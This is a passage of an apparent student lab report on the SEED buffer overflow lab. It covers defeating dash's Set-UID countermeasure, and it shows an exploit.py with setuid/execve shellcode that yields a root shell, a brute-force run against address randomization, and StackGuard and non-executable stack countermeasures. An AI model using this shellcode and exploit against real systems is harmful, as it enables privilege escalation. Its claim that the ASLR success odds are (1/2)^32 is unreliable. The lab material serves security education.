
To defeat the dash's countermeasure, first change the `/bin/sh` symbolic link to point it back to `/bin/dash` again.



```
Terminal
[03/03/21]seed@VM:~/Lab3$ sudo rm /bin/sh
[03/03/21]seed@VM:~/Lab3$ sudo ln -s /bin/dash /bin/sh
[03/03/21]seed@VM:~/Lab3$
```


Fig 14

Compile the `das_shell_test.c` file and make it a Set-UID root program Fig 15 screenshot shows these operations. On executing this program, we can notice from Fig 16 that we have entered our own account shell and the program's user ID is that of the seed.



```
Terminal
[03/03/21]seed@VM:~/Lab3$ vi das_shell_test.c
[03/03/21]seed@VM:~/Lab3$ gcc das_shell_test.c -o dash_shell_test
[03/03/21]seed@VM:~/Lab3$ sudo chown root dash_shell_test
[03/03/21]seed@VM:~/Lab3$ sudo chmod 4755 dash_shell_test
[03/03/21]seed@VM:~/Lab3$ ll
total 92
-rw-rw-r-- 1 seed seed 517 Mar 3 14:58 badfile
-rwxrwxr-x 1 seed seed 7388 Mar 2 19:55 call_shellcode
-rw-rw-r-- 1 seed seed 708 Mar 2 19:11 call_shellcode.c
-rw-rw-r-- 1 seed seed 158 Mar 2 19:25 dash_shell.c
-rwsr-xr-x 1 root seed 7404 Mar 3 16:17 dash_shell_test
-rw-rw-r-- 1 seed seed 206 Mar 3 16:16 das_shell_test.c
-rwxrwxr-x 1 seed seed 7564 Mar 3 14:58 exploit
-rw-rw-r-- 1 seed seed 1069 Mar 3 15:00 exploit.c
-rwxr-xr-x 1 seed seed 981 Mar 3 14:32 exploit.py
-rw-rw-r-- 1 seed seed 1 Mar 3 14:59 exploit.c
```


Fig 15



```
[03/03/21]seed@VM:~/Lab3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

Fig 16

After uncommenting `setuid(0)` in the `das_shell_test.c` program we can notice that it is a non-Set-UID program. Next, making it a Set-UID program and executing it. we can enter the root shell and on checking for the user ID, we can notice that it is that of the root.



The image contains two terminal screenshots. The top screenshot shows the compilation of `das_shell_test.c` into `uncommented_setuid` and a subsequent `ls` command listing files in the `~/Lab3` directory. The bottom screenshot shows the user attempting to set permissions on `uncommented_setuid` with `sudo chown root` and `sudo chmod 4755`, followed by running `./uncommented_setuid` and checking the user ID with `id`.

```
[03/03/21]seed@VM:~/Lab3$ gcc das_shell_test.c -o uncommented_setuid
[03/03/21]seed@VM:~/Lab3$ ls
badfile          exploit.c
call_shellcode   make_root
call_shellcode.c make_root.c
dash_shell.c     peda-session-stack_dbg.txt
dash_shell_test  stack
das_shell_test.c stack.c
exploit          stack_dbg
exploit.c        uncommented_setuid
exploit.py

[03/03/21]seed@VM:~/Lab3$ sudo chown root uncommented_setuid
[03/03/21]seed@VM:~/Lab3$ sudo chmod uncommented_setuid
chmod: missing operand after 'uncommented_setuid'
Try 'chmod --help' for more information.
[03/03/21]seed@VM:~/Lab3$ sudo chmod 4755 uncommented_setuid
[03/03/21]seed@VM:~/Lab3$ ls
badfile          exploit.c
call_shellcode   make_root
call_shellcode.c make_root.c
dash_shell.c     peda-session-stack_dbg.txt
dash_shell_test  stack
das_shell_test.c stack.c
exploit          stack_dbg
exploit.c        uncommented_setuid
exploit.py


[03/03/21]seed@VM:~/Lab3$ ./uncommented_setuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Fig 17

We can notice from the Figs 16 and 17 that both the times we got access to the shell, but in the first one it is not of the root. Since the effective user id and the actual user id are different bash program drops the privileges of the Set-UID program. So, it is executed as a program with normal privileges and not root. For the second one by uncommenting the `setuid(0)` command in the `das_shell_test.c` program, it made a difference. Since it is a Set-UID program the actual user id is set to that of root, and the effective user id is 0, and hence the dash does not drop any privileges

here, and the root shell is run. This command, hence, can defeat the dash's countermeasure by setting the uid to that of the root for Set-UID root programs, and providing with root's terminal access.


Next, we try to perform the buffer overflow attack, in the same manner as we did it for task 2. Now the /bin/dash countermeasure for Set-UID programs is present due to the symbolic link from /bin/sh to /bin/dash. We add the assembly code to perform the system call of setuid at the beginning of the shellcode in the exploit.py, even before we invoke execve(). The updated shellcode adds 4 instructions: (1) set ebx to zero in Line 2, (2) set eax to 0xd5 via Line 1 and 3 (0xd5 is setuid()'s syscall number), and (3) execute the system call in Line 4.



```
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0"
"\x31\xdb"
"\xb0\xd5"
"\xcd\x80"
# ---The code below is the same as the one in Task 2 ---
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68" "//sh" # pushl $0x68732f2f
"\x68" "/bin" # pushl $0x6e69622f
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
"\x00"
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
#####
ret = 0xbfffebba # replace 0xAABCCDD with the correct value
offset = 192 # replace 0 with the correct value
# Fill the return address field with the address of the shellcode
```

Fig 18:- Updated exploit.py

On executing this exploit.py, we build the badfile with updated code to be executed in the stack, and then execute the stack Set-UID root program. From the Fig 19 we can notice that we are able to get access to the root's terminal and we can also notice that the user id (uid) is same as that of the root. Therefore, the attack was performed successfully, and we were able to overcome the dash's countermeasure by using setuid() system call.


A terminal window with a dark background and light-colored text. On the left side, there is a vertical dock with several application icons: a blue square with a white 'S', a Firefox logo, a gear icon, a terminal icon, and a green square with a white 'A'. The terminal text shows a series of commands and their outputs. The user is 'seed' at a machine named 'VM' in the directory '~/Lab3'. The commands executed are: 'chmod u+x exploit.py', 'rm badfile' (which fails with an error), 'exploit.py', and './stack'. The output of './stack' shows the result of the 'id' command, indicating root access (uid=0).

```
[03/03/21]seed@VM:~/Lab3$ chmod u+x exploit.py
[03/03/21]seed@VM:~/Lab3$ rm badfile
rm: cannot remove 'badfile': No such file or directory
[03/03/21]seed@VM:~/Lab3$ exploit.py
[03/03/21]seed@VM:~/Lab3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

Fig 19

Task 4:- Defeating Address Randomization

First, we turn on the address randomization for both stack and heap by setting the value to 2. Then on executing the same attack as that in Task2, we get segmentation fault. This demonstrates that the attack was not successful. The below screenshot shows the above-mentioned operations.

A terminal window titled 'Terminal' with a dark background. The top status bar shows system icons and the time '6:51 PM'. The terminal text shows the user 'seed' at 'VM' in '~/Lab3' setting 'kernel.randomize_va_space = 2' using 'sudo /sbin/sysctl'. Then, the user lists files in the directory, showing a list of files including 'badfile', 'exploit.py', 'exploit.c', 'call_shellcode', 'make_root', 'call_shellcode.c', 'make_root.c', 'dash_shell.c', 'peda-session-stack_dbg.txt', 'dash_shell_test', 'stack', 'das_shell_test', 'stack.c', 'das_shell_test.c', 'exploit', 'stack_dbg', 'exploit.c', and 'uncommented_setuid'. Finally, the user runs './stack', which results in a 'Segmentation fault'.

```
Terminal
[03/03/21]seed@VM:~/Lab3$ sudo /sbin/sysctl -w kernel.r
andomize_va_space=2
kernel.randomize_va_space = 2
[03/03/21]seed@VM:~/Lab3$ ls
badfile          exploit.py
call_shellcode   exploit.c
call_shellcode.c make_root
dash_shell.c     make_root.c
dash_shell_test  peda-session-stack_dbg.txt
das_shell_test   stack
das_shell_test.c stack.c
exploit          stack_dbg
exploit.c        uncommented_setuid
[03/03/21]seed@VM:~/Lab3$ ./stack
Segmentation fault
Firefox Web Browser d@VM:~/Lab3$
```

Fig 20

Next, we execute the shell script provided to us to execute the vulnerable program in loop. This is basically a brute-force approach to hit the same address as the one we put in the badfile. The shell script is stored in the brute_attack file and is made a Set-UID root program.

```

[03/03/21]seed@VM:~/Lab3$ sudo chown root brute_force
[03/03/21]seed@VM:~/Lab3$ sudo chmod 4755 brute_force
[03/03/21]seed@VM:~/Lab3$ ll
total 108
-rw-rw-r-- 1 seed seed 517 Mar 3 20:27 badfile
-rwsr-xr-x 1 root seed 251 Mar 3 20:25 brute_force
-rw-rw-r-- 1 seed seed 252 Mar 3 20:19 brute_force.c
-rwxrwxr-x 1 seed seed 7388 Mar 2 19:55 call_shellcode
Terminator - 1 seed seed 708 Mar 2 19:11 call_shellcode
.C
-rw-rw-r-- 1 seed seed 158 Mar 2 19:25 dash_shell.c
-rwsr-xr-x 1 root seed 7404 Mar 3 16:17 dash_shell_test
t
-rw-rw-r-- 1 seed seed 0 Mar 3 18:06 das_shell_test
-rw-rw-r-- 1 seed seed 203 Mar 3 18:07 das_shell_test
.C
-rwxrwxr-x 1 seed seed 7564 Mar 3 20:27 exploit
-rw-rw-r-- 1 seed seed 1069 Mar 3 18:06 exploit.c
-rwxr-xr-x 1 seed seed 1087 Mar 3 18:30 exploit.py
-rw-rw-r-- 1 seed seed 1 Mar 3 14:59 exploit.c

```

Fig 21:- brute_force file made a Set-UID program

The below screenshot shows the time taken and the attempts taken to perform this attack with address randomization and brute-force approach. It leads to a successful buffer overflow attack.

```

Terminal File Edit View Search Terminal Help
364 minutes and 5 seconds elapsed.
The program has been running 4525560 times so far.
*** stack smashing detected ***: ./stack terminated
./bruteforce: line 13: 15584 Aborted ./
stack
364 minutes and 5 seconds elapsed.
The program has been running 4525561 times so far.
*** stack smashing detected ***: ./stack terminated
./bruteforce: line 13: 15585 Aborted ./
stack
364 minutes and 5 seconds elapsed.
The program has been running 4525562 times so far.
*** stack smashing detected ***: ./stack terminated
./bruteforce: line 13: 15586 Aborted ./
stack
364 minutes and 5 seconds elapsed.
The program has been running 4525563 times so far.
*** stack smashing detected ***: ./stack terminated
./bruteforce: line 13: 15587 Aborted ./
stack
364 minutes and 5 seconds elapsed.
The program has been running 4525564 times so far.

```

Fig 22:- Brute-Force Approach


Observations to be made here are when the address space layout randomization countermeasure was disabled, the stack frame always started from the same memory point for

each program for the sake of simplicity. This made it simple for us to guess or find the offset, which is the difference between the return address and the start of the buffer, where we could place our malicious code and return address in the program. The stack frame's starting point is always randomized and different when the address space layout randomization countermeasure is enabled. To perform the overflow, we are unable to accurately determine the exact starting position or offset. Unless we hit the address that we specify in our vulnerable code, the only option left is to try as many times as possible. When the brute force program is run, it continues to run until it reaches the address that allows the shell program to run. Eventually we get to the root terminal (because this is a Set-UID root program), which is indicated by #.

The probability of the attack succeeding is $(1/2)^{32}$ for a 32-bit machine and this mechanism is not the safest way to stop the execution of a malicious code from the buffer as this probability is not very small for the computer.

Task 5:- Turn on the Stack Guard Protection


We begin by turning off the Address Randomization countermeasure. The program 'stack.c' is then compiled with Stack-Guard protection (by omitting -fno-stack-protector) and an executable stack (by providing -z execstack). The compiled program is then converted into a Set-UID root program. The below screenshot shows these operations.



```
Terminal
[03/03/21]seed@VM:~/Lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/03/21]seed@VM:~/Lab3$ gcc -z execstack -o stack_SG stack.c
[03/03/21]seed@VM:~/Lab3$ ll stack_SG
-rwxrwxr-x 1 seed seed 7564 Mar  3 23:06 stack_SG
[03/03/21]seed@VM:~/Lab3$ sudo chown root stack_SG
[03/03/21]seed@VM:~/Lab3$ sudo chmod 4755 stack_SG
[03/03/21]seed@VM:~/Lab3$ ll stack_SG
-rwsr-xr-x 1 root seed 7564 Mar  3 23:06 stack_SG
```

Fig 23

After that, we run this vulnerable stack program and notice that the buffer overflow attempt fails because of the error below, and the process gets aborted. This demonstrates that a Buffer overflow attack can be detected and prevented using the Stack-Guard protection mechanism.


A terminal window with a dark background and light-colored text. The prompt is [03/03/21]seed@VM:~/Lab3\$. The user enters ./stack_SG. The output is *** stack smashing detected ***: ./stack_SG terminated, followed by Aborted on the next line. The prompt returns to [03/03/21]seed@VM:~/Lab3\$.

```
[03/03/21]seed@VM:~/Lab3$ ./stack_SG
*** stack smashing detected ***: ./stack_SG terminated
Aborted
[03/03/21]seed@VM:~/Lab3$
```

Fig 24

Task 6:- Turn on the Non-executable Stack Protection

In this task we will build the stack program and disable address randomization. We compile the program with no stack protection and make the stack a non-executable stack. We then make the program a root-owned Set-UID program. Next, compile and execute the vulnerable program which creates the badfile. A segmentation error occurs when we execute the output file stack_NE, the program gets terminated. The screenshot below demonstrates the buffer overflow attack that failed and crashed the program.

A terminal window titled 'Terminal' with a dark background and light-colored text. The prompt is [03/03/21]seed@VM:~/Lab3\$. The user enters gcc -o stack_NE -fno-stack-protector -z noexecstack stack.c. The prompt returns to [03/03/21]seed@VM:~/Lab3\$. The user enters sudo chown root stack_NE. The prompt returns to [03/03/21]seed@VM:~/Lab3\$. The user enters sudo chmod 4755 stack_NE. The prompt returns to [03/03/21]seed@VM:~/Lab3\$. The user enters ./stack_NE. The output is Segmentation fault. The prompt returns to [03/03/21]seed@VM:~/Lab3\$.

```
Terminal
[03/03/21]seed@VM:~/Lab3$ gcc -o stack_NE -fno-stack-protector -z noexecstack stack.c
[03/03/21]seed@VM:~/Lab3$ sudo chown root stack_NE
[03/03/21]seed@VM:~/Lab3$ sudo chmod 4755 stack_NE
[03/03/21]seed@VM:~/Lab3$ ./stack_NE
Segmentation fault
[03/03/21]seed@VM:~/Lab3$
```

Fig 25

The stack is no longer executable, which simply causes this error. When we use a buffer overflow attack, we are attempting to run a program that could easily give us root access and thus be extremely malicious. However, since this program is typically stored in the stack, we attempt to enter a return address that points to the malicious program. Only local variables and arguments, as well as return addresses and ebp values, are stored in the stack memory layout. However, since none of these values need execution, the stack does not need to be made executable. As a result, by disabling the executable functionality, normal programs will continue to run normally with no side effects, but malicious code will be treated as data rather than code. It is viewed as read-only data rather than a program. As a result, our attack fails, as opposed to before, when our attacks were successful due to the stack being executable.